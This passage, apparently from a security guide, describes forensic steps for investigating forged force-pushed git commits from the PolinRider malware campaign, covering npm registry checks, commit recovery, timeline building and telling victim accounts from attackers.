 This check matters precisely because you don’t know the answer until you run it. Before pulling the registry data, the tampering was confirmed on GitHub but its reach wasn’t. The payload could just as easily have ridden along in the next
 npm publish, in which case this would be a supply-chain compromise hitting every downstream consumer, not just people who happen to clone or browse the repository directly.
Running the check is what turns “we don’t know how far this went” into a scoped answer either way. Here, it came back clean: about 8.5 months separate the commit’s claimed date from when it was actually force-pushed, and more importantly, the npm package wasn’t poisoned. The published 3.2.0 tarball’s gitHead points at the real commit, and nothing newer has shipped. Anyone running npm install gets the clean package; the exposure is specifically people who clone or browse the GitHub repo directly, and confirming that (rather than assuming it) is the point of this step.
Step 5: Check whether the pre-tampering commit survived somewhere else
A force-push overwrites which commit a ref points to on the remote, but it doesn’t retroactively delete the old commit object from every place it has ever existed. Depending on the situation, the original commit may still be recoverable from:
A local clone or fork that a collaborator made before the force-push. Their copy of the repository still has the old commit in its own object database.
CI runner logs, which frequently print the exact SHA they checked out for a given build.
A pull request’s timeline, which records a “force-pushed” event, and in some cases still lets you view the diff at the old head.
Notification emails, chat integrations, or webhook payloads triggered by the original push, which usually embed the original SHA.
If you find a surviving copy of the original commit, git cat-file -p on it (step 1) gives you the untampered metadata to compare directly against the forged version.
Example from case study:
$ git fetch origin 1622ff5a8f96f81e3fd192bf727f6fa078199a92
Still fetchable by SHA even though no live ref points to it. The GitHub API confirms it directly:
"commit": {
  "author":    { "name": "Shady Khalifa", "email": "dev+github@shadykhalifa.me", "date": "2025-12-24T12:56:04Z" },
  "committer": { "name": "Shady Khalifa", "email": "dev+github@shadykhalifa.me", "date": "2025-12-24T12:56:04Z" },
  "message": "chore: add package-lock.json",
  "tree": { "sha": "f7791d612bc4af16dd5891d6cabe17e0a3e69ac5" },
  "verification": { "verified": true, "reason": "valid", "verified_at": "2025-12-24T13:02:43Z" }
}
This real commit is GPG-signed and verified by GitHub. The forged commit that replaced it, despite copying this author’s exact name and email, comes back "verified": false, "reason": "unsigned", whoever forged it had the maintainer’s public email to copy, but not their private signing key.
Step 6: Reassemble the timeline in UTC, by actor and by ref
Once you have GitHub’s push events, the audit log if available, and any registry or CI timestamps, lay every event out chronologically in UTC, alongside which actor performed it and which ref it touched. This is a great place to leverage AI in your analysis.
You’ll want to organize it in four columns:
Timestamp (UTC)
Actor
Ref
Event
Together, these columns replace a forgeable claim (“this commit says it was made by X on date Y”) with several independent, cross-checked facts: who GitHub actually saw push, when GitHub actually saw it, whether it rewrote prior history, and when (if ever) the result actually reached the outside world.
Example from case study:
Below is the full timeline from this investigation. We can clearly see normal, spaced-out commits from real contributors, followed by one actor pushing an identical tree to main and to one or more other branches within seconds of each other.
The entire poisoning of master plus 22 branches happened inside a 38-second window, one account, one script. It’s worth restating here: The user michaelyali is a victim, not a threat actor. The forged commits came from their identity, but it was performed by the malware.
Timestamp (UTC)
Actor
Ref
Event
2025-06-07T15:13:03Z
shekohex
master
pr_merge (legitimate)
2025-12-24T12:56:04Z
shekohex
—
authors real, GPG-signed commit 1622ff5a
2025-12-24T13:01:43Z
(npm)
—
publishes 3.2.0, gitHead=1622ff5a
2025-12-24T13:02:43Z
shekohex
master
push 1622ff5a — last legitimate state
2026-09-08T05:10:18Z
michaelyali
master
force_push 1622ff5a → 5bdb04d (forged)
2026-09-08T05:10:20–05:10:56Z
michaelyali
20 branches
same forged 5bdb04d pushed to every branch
2026-09-08T05:10:28–05:11:02Z
dependabot[bot]
22 branches
branch_deletion (automatic)
2026-09-12T04:32:36Z
dependabot[bot]
new branch off poisoned master
collateral: building on the tampered state
 Determining whether the account is a victim or an attacker
Once steps 1 - 6 have identified which account actually pushed the tampered commit, a separate question follows: Is that account controlled by a threat actor, or is it someone whose machine got infected and is unknowingly being used to push on their behalf? In campaigns like PolinRider, the second case is far more common. Malware compromises a developer’s machine, then quietly auto-commits and force-pushes on every repository that developer has locally, including their contributions to other people’s projects. The account holder usually has no idea it happened.
Getting this distinction wrong has real costs in either direction. Treating a victim as an attacker means publicly accusing an innocent developer, while treating an attacker as a victim means giving a threat actor the benefit of the doubt they don’t deserve.
A few signals from the account’s own history help tell them apart, though none of them is conclusive on its own:
Real history versus none. A victim typically has a genuine track record: original code, substantive commits across real projects, established repositories that predate the incident. An attacker’s account more often shows padding: lots of forks, little or no original work, activity concentrated on the kind of small, plausible-looking changes (config files, dependency bumps) that are easy for a reviewer to wave through.
A break in pattern, not a pattern. A victim’s account usually shows a sudden, out-of-character change: a long history of normal-looking commits, then a narrow burst of unrelated, superficial edits appearing all at once, often at hours inconsistent with when that person normally works. An attacker’s account looks consistent throughout, because the suspicious activity is all there is.
Account age. A very recently created account with no history to speak of is a stronger signal of a purpose-built attacker account than of a compromised legitimate one, though a genuinely new but real contributor will also look this way, so age alone isn’t enough.
Followers, following, and bio. Extremely low followers relative to following, and a generic or templated-sounding bio repeated near-identically across several accounts, are both weak signals worth noting but not treating as proof by themselves; legitimate new accounts can look exactly like this too.
Breadth of targeting. One account submitting similar small changes to many unrelated repositories in a short window looks more like a deliberate campaign than a single compromised developer’s account, which usually only affects the specific repos that developer already had checked out locally.
The practical default: treat the account as a probable victim unless the evidence clearly says otherwise. Don’t call them out publicly, since that can tip off whoever is actually running the campaign and unfairly damages someone who did nothing wrong. When possible, we try to email maintainers to give them a private, low-key heads-up that their account or machine may be compromised. We also open GitHub Issues so all maintainers get a notification and the community can potentially be warned before consuming the compromised project.
Going back to our case study, the michaelyali account fits the victim profile closely: created in 2013 (13 years old), 19 public repositories, 155 followers, a real developer history, with the tampering appearing as a single, sharply out-of-character 38-second burst. shekohex, the maintainer whose name and email were reused in the forged commit’s metadata, was assessed as uninvolved entirely.
Would commit hashes catch the fake history?
In theory, commit hashes can be used to catch the fake history. In the example of the PolinRider temp_auto_push.bat file, the result is a commit with the same message, author, and timestamp as the real one. The one thing it can’t fake is the hash.
However in practice, this only works only if you already had a copy of the repo from before the rewrite, and only if you look closely when git warns you. Most people don’t.
Why the hash changes: A commit’s hash is calculated from everything in it: the files, the message, the author, the dates, and the parent commit’s hash. Add one file and the hash changes, and anyone holding the original commit has a different hash than what’s on GitHub now.
What a developer with an older copy would actually see:
When they run
git fetch, the output marks the branch with a+and “(forced update)”. The git docs describe+as “a successful forced update.”git statusthen says the local branch andorigin/mainhave diverged, with 1 commit different on each side. Seeing “1 and 1” where both commits have the same message is the tell.git diff main origin/mainshows exactly what was added, because the only difference between the two commits is the injected code.
Why this almost never catches it:
Divergence is normal. Teammates rebase and force-push their own branches all the time, so “diverged” reads as routine. The usual fixes are
git pull --rebase, a merge, orgit reset --hard origin/main, and each of them pulls the malicious version onto your machine.Only people with an old copy get any warning. Anyone who clones or forks after the rewrite, including CI, has nothing to compare against, so the history looks perfectly clean to them.
Many infected repos are personal projects. If nobody else has a copy, nobody else can ever see a mismatch.
In theory, commit hashes can be used to catch the fake history. But in practice, this only works only if you already had a copy of the repo from before the rewrite, and only if you look closely when git warns you. Most people don’t.